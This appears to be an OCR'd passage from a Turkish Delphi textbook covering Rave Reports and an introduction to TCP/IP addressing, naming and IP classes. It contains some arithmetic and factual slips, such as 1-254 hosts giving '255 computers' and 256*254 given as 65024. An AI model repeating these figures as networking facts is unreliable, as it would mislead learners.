
Sütun toplamını aldırdığınız bu kontrol ile tüm sütun değerleriyle ilgili "ortalama - max-min-Count" işlemlerini de yaptırabilirsiniz. "**Calc Text Component**" kontrolünü seçip "**Calc Type**" özelliğine tıklarsanız diğer seçeneklerine ulaşabilirsiniz. Tüm seçenekler aşağıda tablo halinde verilmiştir.

Calc Type	İşlem
ctSum	**Sütuna Ait Toplam Değeri Hesaplar**
ctCount	**Satır Sıyısını Hesaplar**
ctMax	**Sütuda Yer Alan Maximum Değeri Hesaplar**
ctMin	**Sütuda Yer Alan Minimum Değeri Hesaplar**
ctAverage	**Sütun Değerlerinin Ortalamasını Hesaplar**

Kayıtları Altı Çizili Hale Getirmek:

"Drawing" yaprağında yer alan "**Hline**" kontrolünü kullanarak kayıtlarınızın altına çizgi çekebilirsiniz.

Bu kontrolden bir adet "DataView1DataBand" sütununa çizip uygulamanızı çalıştırınız.




Sütun başlıklarının altında yer alan çizgi nin "LineWidth" değeri "3" yapıldığı için daha kalın basılmaktadır.

Koşula Uyan Kayıtların Raporunu Oluşturmak:


Bir çok durumda tabloda yer alan kayıtların tamamını değilde belirttiğiniz kritere uyan kayıtları raporlamak isteyeceksiniz (mesela sadece migros mağazasına ait kayıtları listele vs). Bu tip durumlar için "Query" kontrolünü (veya "Stored Procedure") kullanmak en uygun yöntem olacaktır. Şimdi sizlere adım adım koşullu rapor oluşturma işlemini anlatacağım.

- Birinci adımda formunuza bir adet "BDE" yaprağında yer alan "**Query**" kontrolü yerleştirin.
- İkinci adımda "**Query**" kontrolünüzün "**DataBaseName**" özelliğine tablonuzun yer aldığı aliasın ismini aktarın (gazi)
- Üçüncü adımda "Query" kontrolüne ait "**SQL**" özelliğine "Object Inspector" penceresinden aşağıdaki sorgu komutlarını aktarın.




- Dördüncü adımda formunuza "Rave" yaprağında yer alan "**RvDataSetConnection**" kontrolünden bir adet sürükleyip "**DataSet**" özelliğine "Query1" kontrolünü aktarın.
- Beşinci adımda "**Tools->Rave Designer**" menü adımlarını izleyerek "**Rave Reports"** penceresini açtırın.
- Altıncı adımda "**File->New Data Object**" menülerini izleyerek daha önce önceki örnekte açmış olduğumuz "**DataConnections**" penceresine ulaşın.
- Yedinci adımda "**Direct Data View**" seçeneğini seçerek bir sonraki pencereye geçin.
- Sekizinci adımda yeni açılan pencereden "**RvDataSetConnection**" ismini seçerek "Finish" düğmesine basın. Tüm sütun isimlerinizin listeye eklenmiş olması gerekecektir.
- Dokuzuncu adımda "**Tools->Report Wizard->Simple Table**" seçeneklerini izleyerek "Simple Table" penceresinde yer alan "**DataView**" ismini seçip bir sonraki adıma geçiniz.
- Onuncu adımda, açılan yeni pencereden raporunuzda yer almasını istediğiniz sütunları seçmeniz gerekecektir. Seçip bir sonraki pencereyi açtırın (tüm sütunları seçebilirsiniz).
- Onbirinci adımda, açılan yeni pencereden sütun yerlerinizi belirleyip bir sonraki pencereyi açtırın.
- Onikinci adımda rapor başlığınız ile sayfa kenar boşluklarını ayarlayıp bir sonraki pencereye ulaşınız.
- On üçüncü adımda, açılan yeni pencereden daha önce gösterildiği şekilde font ayarlarınızı yaparak "**Generate**" düğmesine basınız.
- Raporunuzun "rav" uzantılı dosyası oluşturulmuş oldu. Kaydedebilirsiniz.
- "**File->Save**" menülerini izleyerek dosyanızı kaydedin.

- On beşinci adımda formunuza bir adet "Rave" yaprağında yer alan "**RvProject**" kontrolü yerleştirerek "**FileName**" özelliğine kaydettiğiniz "rav" uzantılı dosyanın yerini gösterin.
- On altıncı adımda "Query" kontrolünü seçip "Active" özelliğini "true" yapın.
- Son Olarak aşağıdaki tasarımı oluşturup gerekli kodları "Unit" pencerenize ekleyiniz.




```
procedure TForm1.Button1Click(Sender: TObject);
begin
  Query1.SQL.Clear;
  Query1.sql.Add('Select * From SERVIS Where MAGAZAADI=:MAG');
  Query1.Params[0].AsString:=Edit1.Text;
  Query1.Open;
  RvProject1.Execute;//Raporu aç
end;
```



Programı çalıştırıp "Edit" kutusuna "MIGROS" yazıp button kontrolüne tıklayın. Sadece "MIGROS" mağazasına ait kayıtlar raporunuzda gözükecektir.

BÖLÜM 11
NETWORK PROGRAMCILIĞI

Network Programcılığına Giriş:

Bu Bölümde ağ uygulamaları üzerinde durulup gerekli açıklamalar yapılacaktır. Günümüzde küçük ölçekli firmalar bile şirket içi kullanımları için network ortamından faydalanmaktadır. Dolayısıyla bir kullanıcının girdiği bilgi diğer bilgisayar tarafından anında kullanılmak istenmektedir. Bu tip durumlar için ağ desteği olan, port işlemlerini (dinleme veya gönderme) yapabilen uygulamalar geliştirmek zorunda kalacaksınız. Amacımız sizlere bahsettiğimiz konularda yardımcı olmaktır.

Bilgisayarların birbirleriyle haberleşebilmeleri için (insanların da öyle değilmidir) ortak kullanabilecekleri bir dile ihtiyaç duyarlar. Bu olaya ortak protokol kullanımı ismini veriyoruz. Protokoller içerisinde Internet (buda en büyük ağ ortamıdır) tede kullanılabilen "**TCP/IP**" en popüler olanıdır. Giden veri ile kaynak arasında kıyaslama yaptığı için biraz ağır ama güvenli bir protokoldür. Internetin de tek kullanabildiği protokol budur. O zaman şöyle bir teori geliştirebiliriz, yapacağınız uygulamalarda "TCP/IP" protokolünden faydalanan kontrolleri kullanırsanız, uygulamanızı internet üzerinden de çalıştırabilirsiniz. Diğer protokoller den ("UDP" vs) "TCP/IP" ye göre daha hızlı fakat güvenli olmayan bir protokoldür.

Bizim uygulamalarımızda internet te düşünüldüğü için tamamı "TCP/IP" protokolünü kullanan nesneler tarafından gerçekleştirilecektir. Aynı işlemi diğer protokollerle gerçekleştiren seçenekleriniz olacak, onları çözme işlemini de sizlere bırakıyoruz (sonuçta kullanılan mantık aynı olacaktır).

Ağ desteği olan programlarda dikkat edeceğiniz hususlar bulunmaktadır. Bunlardan birincisi kayıtlarla ilgili işlemlerinizi muhakkak transaction kullanarak gerçekleştirin. Size aşırı derecede güvenlik sağlayacaktır. İkincisi farklı nesnelerle aynı port üzerinden kesinlikle işlem yaptırmayın (eninde sonunda sıkıntı yaşayacaksınız). Üçüncüsü eğer gerekmiyorsa Server üzerinden "OnLine" çalışmayın (bu size hız kazandıracaktır). Dördüncüsü, şayet uyglamanız internete açılacaksa muhakkak "STATIC IP" numarası aldırın (internet servis sağlayıcınıza başvurmanız yeterli olacaktır).

"TCP/IP" Kullanarak geliştireceğiniz uygulamaları internet üzerinden (statik ip nin bulunmadığı durumlarda) arkadaşınızla deneyecekseniz, yapmanız gereken işlem internete bağlandıktan sonra diğer telefonla (tabi varsa, yoksa cebinizi kulanın) arkadaşınıza "IP" numaranızı bildirmek olmalıdır. Yetki sorununu aşıp diğer bilgisayarın "IP" numarasını da biliyorsanız o bilgisayara yapamıyacağınız hiç bir işlem yok demektir. Kendi makinenizmiş gibi kullanabilirsiniz (bu husus örneklendirilecektir).

TCP/IP Protocollerine Genel Bir Bakış:

Bu bölümdeki amacım sizlere network dersi anlatıp canınızı sıkmak değil, ***Network hususunda bilgili değilseniz direk diğer konulara geçebilirsiniz***. Şayet network programcısı olacağım biraz bilgim artsın diyorsanız o zaman izahatlarıma biraz kulak vermenizi öneririm.

"TCP/IP" ana hatlarıyla iki adet protokolden oluşmaktadır (alt ufak protokoller hariç). Birincisi "TCP" olarak adlandırdığımız "**Transmission Control Protocol**", ikincisi ise "IP" olarak adlandırdığımız "**Internet Protocol**" ünden ibarettir. Şimdi sizlere bu protokollerin ana mantığı hususunda bilgi vermeye çalışacağım.


Bilgisayarlar arası veri transferi işleminde sürekliliği, bilgi veya donanım paylaşımını sağlamak üzere oluşturulan network-ağ ortamlarında iletişim protokol olarak adlandırılan yazılımlarla sağlanmaktadır. "TCP/IP" veri transferine olanak sağlayan pek çok alt protokolü içerisinde barındıran bir takım ada gibidir. Gerek internet ortamında (WAN-Wide Area Network), gerekse yerel ağ (LAN – Local Area Network) yapısında geniş bir kullanım alanına sahip olup tabiri caizse günümüz dünyasında insanlar arası iletişimde ingilizce nin üstlendiği rolün bir benzerini, bilgisayarlar arası iletişimde üstlenmektedir.

"TCP/IP" ile konfigürasyonu yapılmış bir ağ ortamında , bilgisayarların tanımlanabilmesi için şu özelliklerin bilinmesi yeterli olacaktır.

Bilgisayarın Adı
Bilgisayarın MAC Adresi
Bilgisayarın IP Adresi
Bilgisayarın Subnet Mask değeri,

Öncelikle belirtmek istediğim husus , "MAC" adresidir. Bu adres ağ ortamına katılan bilgisayarın, ağ adaptöründe (ethernet kartı- modem vs) olması gereken ve söz konusu bilgisayarı ortamda tanıtacak olan eşsiz (başka bir bilgisayar kullanamaz) bir değerdir (Hexadecimal). Bir bilgisayarın "MAC" adresini öğrenmek için "Start->Programs->Accessories->Command Prompt" adımlarını izleyebilirsiniz. Bu ekranda "ipconfig/all" yazıp enter tuşuna basarsanız, adaptör kartına ait tüm bilgileri kolayca öğrenebilirsiniz.

Ağ ortamına katılan bilgisayarların iletişimi "MAC" adresleri arasında gerçekleşmektedir. Fakat kullanıcı bu adres değerini kullanarak haberleşmeye kalkarsa büyük olasılıkla hatalara sebebiyet verecektir. Bu yüzden "MAC" adresi ile "IP" (bu adres mac adresine göre daha anlaşılırdır) adresi arasında bir bağ kurma zorunluluğu doğmaktadır.



Bilgisayarda "TCP/IP" konfigürasyonunu gerçekleştirdiğimiz zaman "MAC" adresi ile "IP" adresi arasında bir bağ kurmuş olmaktayız. Yani bizim "IP" numaramızı yazan bir kullanıcı, bu konfigürasyon sayesinde "IP" numaramızı kullanarak "MAC" numaramıza ulaşmaktadır. Bundan sonraki kısım ise bilgisayar içerisinde kullanılan paket yazılımlarına kalmaktadır.


"IP" numarası yazılarak diğer bilgisayara bağlanılmak istendiğinde devreye "ARP" (Adress Resolation Protocol) protokolü girerek ("TCP/IP" içerisinde alt protokol olarak bulunur) belirtilen "IP" numarasının hangi bilgisayara ("MAC" adresine) ait olduğunu size bildirir. Adres tespit edildikten sonra kullandığınız yazılımlarla istenildiği şekilde haberleşmek mümkün olacaktır.

İkinci olarak bilgisayarınız için kullanılan "IP Numarası" ile ismi arasındaki çözümleme işleminden bahsedeceğim. Bilgisayarlarda "NETBIOS" ne "DNS" olmak üzere iki çeşit isimlendirme kullanılmaktadır. Örnek üzerinde izah edecek olursak, bilgisayarınızın isminin "ALBATROS" olduğunu varsayalım. Söz konusu bilgisayar internet ortamında www.deniz.com web adresine sahip şirketin "DENIZ.COM" isimli domain ortamına katılır ise aynı zamanda "albatros.deniz.com" DNS ismine de sahip olmuş olacaktır. Aynı domain üyesi diğer bir bilgisayardan "albatros" isimli bilgisayarda paylaşıma açılmış olan "Rapor2003" isimli klasöre ulaşmak için (o klasör içerisindeki diğer elemanları görebilmesi için) "Start->Run" adımlarını izleyerek açılan pencereye aşağıdaki komutu yazması yeterli olacaktır (Security sorununun olmadığı varsayıldı).

```
\\albatros\rapor2003
```

Network ortamında diğer bir bilgisayara ait path yazılımı iki adet ters slaç ile başlamak zorundadır hatırlatalım (Delphi 7 Kitabımızda bu konulara örneklendirmeler yapılmıştır). Burada bağlantı yolu olarak kullanılan isim

bilgisayarın “NETBIOS” ismidir.Aynı adres yazılımını aşağıdaki şekilde de gerçekleştirebilirsiniz. Aralarındaki tek fark “.” Kullanılan adreslerin sadece “DNS” tarafından çözümlenebildiğidir.




“DNS” Domain Name System olarak adlandırılan ve 1980 lerde ağ ortamındaki bilgisayar sayısında oluşan artma sonucu isimleme çözümlemelerinde oluşan yeni problemleri çözmeye yönelik oluşturulmuş olan bir veritabanıdır.

İsimlendirme için “.” Kullanılmayan sistemlerde adres çözümlemek için microsoft tarafından geliştirilmiş ikinci yöntemse “WINS” olarak adlandırılmakta genellikle eskiye yönelik işletim sistemlerinde yer alan isimlerin çözümlenebilmesi için kullanılmaktadır.

Her iki isim çözümlemesi durumunda da kullanıcının belirttiği bilgisayar ismine karşılık gelen “IP” adresinin bulunması atılan ilk adım olacaktır. Söz konusu adres tespit edildiğinde, bilgisayara ait “MAC” adresi kullanıcıya gönderilmektedir. Bu aşamada devreye “ARP” girerek “MAC” adresi için gerekli olan çözümlemeyi yapar. Artık iletişim bu iki “MAC” adresinin bulunduğu bilgisayarlar arasında gerçekleşecektir.

Şayet biliniyorsa “IP Numarası” kullanılarak diğer bilgisayar içerisinde paylaşıma açık klasörlere de ulaşılabilir. Yapmanız gereken tek şey “IP Numarası” yazıp ardından klasörün ismini girmekten ibaret olacaktır. “ALBATROS” isimli bilgisayarın “IP Numarası” 200.200.200.3” ise aşağıdaki şekilde aynı klasöre ulaşılabilecektir.



Adresi yazıp “OK” buttonuna tıklayınız (security sorunu yok sayıldı).

TCP/IP genel olarak 32-bit adresleme sistemi olarak tarif edilir. Burada belirtilmek istenen husus TCP/IP ile yapılandırılan bilgisayarın bir nevi etiketlendirildiğidir. Öyleki söz konusu adreslemenin yapıldığı bilgisayar ortamda benzersiz bir tanımlamaya sahip olacaktır.

TCP/IP adresleme sistemi telefon numaralandırma sistemine benzer bir yapıya sahiptir. Örneğin Ankara-Maltepe semtinde yer alan tüm telefon numaraları (090)(312)(231)(.....) rakamlarını içerir. Eğer GÜMMF ne ulaşılmak istenirse sonuna (7400) eklemeniz yeterli olacaktır. Sonuç olarak Ankara şehri Maltepe semtinde bulunan tüm kullanıcıları tanımlayan kısım ile, GÜMMF'sini tanımlayan özel kısımdan oluşan bir sistem vardır. Dolayısıyla 090 312 231 7400 numaralı telefon bir tek kullanıcıda olabilir. Örneğimizden yola çıkarak network ortamımızı açıklamaya çalışacak olursak ağ ortamına kattığımız bilgisayarımıza verdiğimiz "IP" adresinin bir kısmı içerisinde yer aldığımız ağı tanımlarken (Network ID), ikinci kısımda bilgisayarımızı benzersiz yapacak olan özel bölümden (Host ID) ibaret olacaktır.

ALBATROS isimli bilgisayara ait verileri aşağıda vererek biraz beyin jimnastiği yapmaya çalışalım.

Kategori	Sonuç
Bilgisayar Adı:	**ALBATROS**
IP Numarası:	**200.200.200.8**
Subnet Mask	**255.255.255.0**

Hatırlatalım IP Numarası birbirinden nokta ile ayrılmış dört farlı sayıdan oluşur. Aynı şekilde Subnet Mask değeride yine birbirlerinden nokta ile ayrılmış 0-255 arası dört adet sayıdan oluşmaktadır. Yukarıdaki örneğimiz için daha önceden bahsettiğimiz değerler aşağıda verilmiştir.

Kategori	Sonuç
Network ID	**200.200.200**
Host ID	**8**
Subnet Mask	**255.255.255.0**

Sonuç olarak yukarıdaki değerlere sahip olan bir bilgisayar ile Router kullanmadan aynı "Network ID" ve aynı "Subnet Mask" değerlerine sahip tüm bilgisayarlar haberleşebilecektir (Host değerlerinin zaten aynı olması beklenemez). İki farklı bilgisayarın Router kullanmadan haberleşebilmesi için aynı segment içerisinde yer almaları gerekmektedir. Şimdi yukarıdaki bilgisayar ile aynı segmenti paylaşan diğer bilgisyarları ve değerlerini belirleyelim. Tüm bilgisayarlara ait değerler aşağıdaki tabloda verilmektedir.

Bilgisayar Adı	MAC Adresi	Network ID	Host ID	Subnet Mask
Farklı	Farklı	Aynı	Farklı	Aynı
Albatros	00-00-21-50-D7-22	200.200.200	8	255.255.255.0
Diğer Bilgisayar	00-00-21-36-7A-36	200.200.200	0-255 (8 hariç)	255.255.255.0

Buradaki MAC numarasının üretici firma tarafından verilen benzersiz bir numara olduğunu hatırlatalım.

TCP/IP nin , 32 –bit adresleme sistemini kullandığını daha önceki izahatlarımızda belirtmiştik. Yani 32 adet 0 ile 1 in yan yana yazılmış halini düşünün. Aynen aşağıda gösterildiği şekilde.

11001000110010001100100000001000

Şimdi bu yazımı her sekiz rakamdan sonra bir nokta koyarak biraz daha anlaşılır hale getirelim.

11001000.11001000.11001000.00001000

Yukarıda 4 octed (4 sekizli) ten oluşan “IP” numarası verilmiştir. Her sekizli 0-255 arasında değer alabilecektir (ikilik sistemi onluk sisteme çevireceğiz). Yani

$(11001000)_2=1*2^{\wedge 7}+1*2^{\wedge 6}+0*2^{\wedge 5}+0*2^{\wedge 4}+1*2^{\wedge 3}+0*2^{\wedge 2}+0*2^{\wedge 1}+0*2^{\wedge}=200$

Sonuç IP Numarası=200.200.200.8 şeklinde olşacaktır.

TCP/IP ile ağ yapılandırması yaparsak 32-bit lik yöntemle kaç adet bilgisayar tanımlayabiliriz? Basit gibi görünen bu soru dikkat edilecek önemli hususları da beraberinde getirmekte, hemen izah edelim.

Her bir sekizli minimum sıfır (0), maximum (255) değerini alabildiğine göre 256*256*256*256 adet bilgisayar adresi bulunacaktır. Bu adreslerin tamamının bilgisayarlar için kullanılabilmesi fiziksel açıdan mümkün olamamaktadır. Çünkü böyle bir adresleme ile tanımlanan tüm bilgisayarların birbirleri ile direk haberleşebilmesi sağlanacaktır. Tüm kurumların (gizli bilgileri olan kurumlarda dahil) ağ ortamında birbirleriyle haberleşmesi önemli güvenlik sorunlarını ortaya çıkaracaktır. Bu ve benzeri diğer sebeplerden dolayı farklı değerler için tanımlanmış 5 (beş) değişik “IP” sınıfı bulunmaktadır. Herbirinin başlangıç değeri diğerlerininkinden farklı olacaktır.

Aşağıda network ortamında kullanılabilen tüm “IP” sınıfları başlangıç değerleriyle beraber tablo halinde sizlere sunulmuştur. Dikkatlice incelemenizi tavsiye ederim.

Class	Başlangış Octed Değeri
A Class	1-126
B Class	128-191
C Class	192-223
D Class	224-239
E Class	240-254

Dikkat edin teorik olarak mümkün gözükmekle beraber ilk sekizli değerinin "0"veya "255" olması mümkün olamamaktadır. Sebebini izah etmek isterdim ama biraz teknik bir husus eğer daha detaylı bilgi almak isterseniz "**Windows 2003 Server**" kitabımızdan faydalanabilirsiniz.

A Class

Bu sınıfa ait "IP" numaraları özellikleri aşağıda verilmektedir.

Network ID	1-126	Sadece ilk Sekizli
Host ID	0-255	Son Üç Sekizli
Örnek IP Numarası	121.12.5.85	-
Subnet Mask	255.0.0.0	

B Class

Bu sınıfa ait "IP" numaraları özellikleri aşağıda verilmektedir.

Network ID	128-191	Sadece ilk İki Sekizli
Host ID	0-255	Son İki Sekizli
Örnek IP Numarası	165.200.99.3	-
Subnet Mask	255.255.0.0	

C Class

Bu sınıfa ait "IP" numaraları özellikleri aşağıda verilmektedir.

Network ID	192-223	İllk Üç Sekizli
Host ID	0-255	Son Sekizli
Örnek IP Numarası	200.200.200.8	-
Subnet Mask	255.255.255.0	

Görüldüğü gibi "ALBATROS" isimli bilgisayarın yer aldığı segment "C" sınıfı bir bölgede yer almaktadır. Yeri gelmişken "ALBATROS" isimli bilgisayarın yer aldığı segment içerisinde doğrudan kaç bilgisayar birbiriyle haberleşebilir sorusunun yanıtı "Network ID" numaraları aynı olacağı için değişebilecek olan

sadece son sekizli olacaktır. Son sekizlinin de alabileceği değer 1-254 arası olacağı için maximum 255 adet bilgisayar birbirleriyle haberleşebilir.

Aynı örneği "B Class" ına ait bir "IP" numarası için yapacak olursak, aşağıdaki örneği inceleyiniz.

IP Numarası :165.200.99.3
Subnet Mask :255.255.0.0

Buradaki Network ID kısmı "165.200" tüm bilgisayarlarda aynı olacağı için değişecek olan kısım son iki sekizli olacaktır. Bu yüzden 256*254=65024 adet bilgisayar birbirleriyle doğrudan haberleşebilecektir (254 değeri 0 ile 255 çıkarıldıktan sonra elde edilmiştir). Diğer segmentler ile ancak Router cihazı kullanılarak haberleşilebilir (Bu tür bağlantılarda bilgisayarınızın daha ağır çalıştığını göreceksiniz).

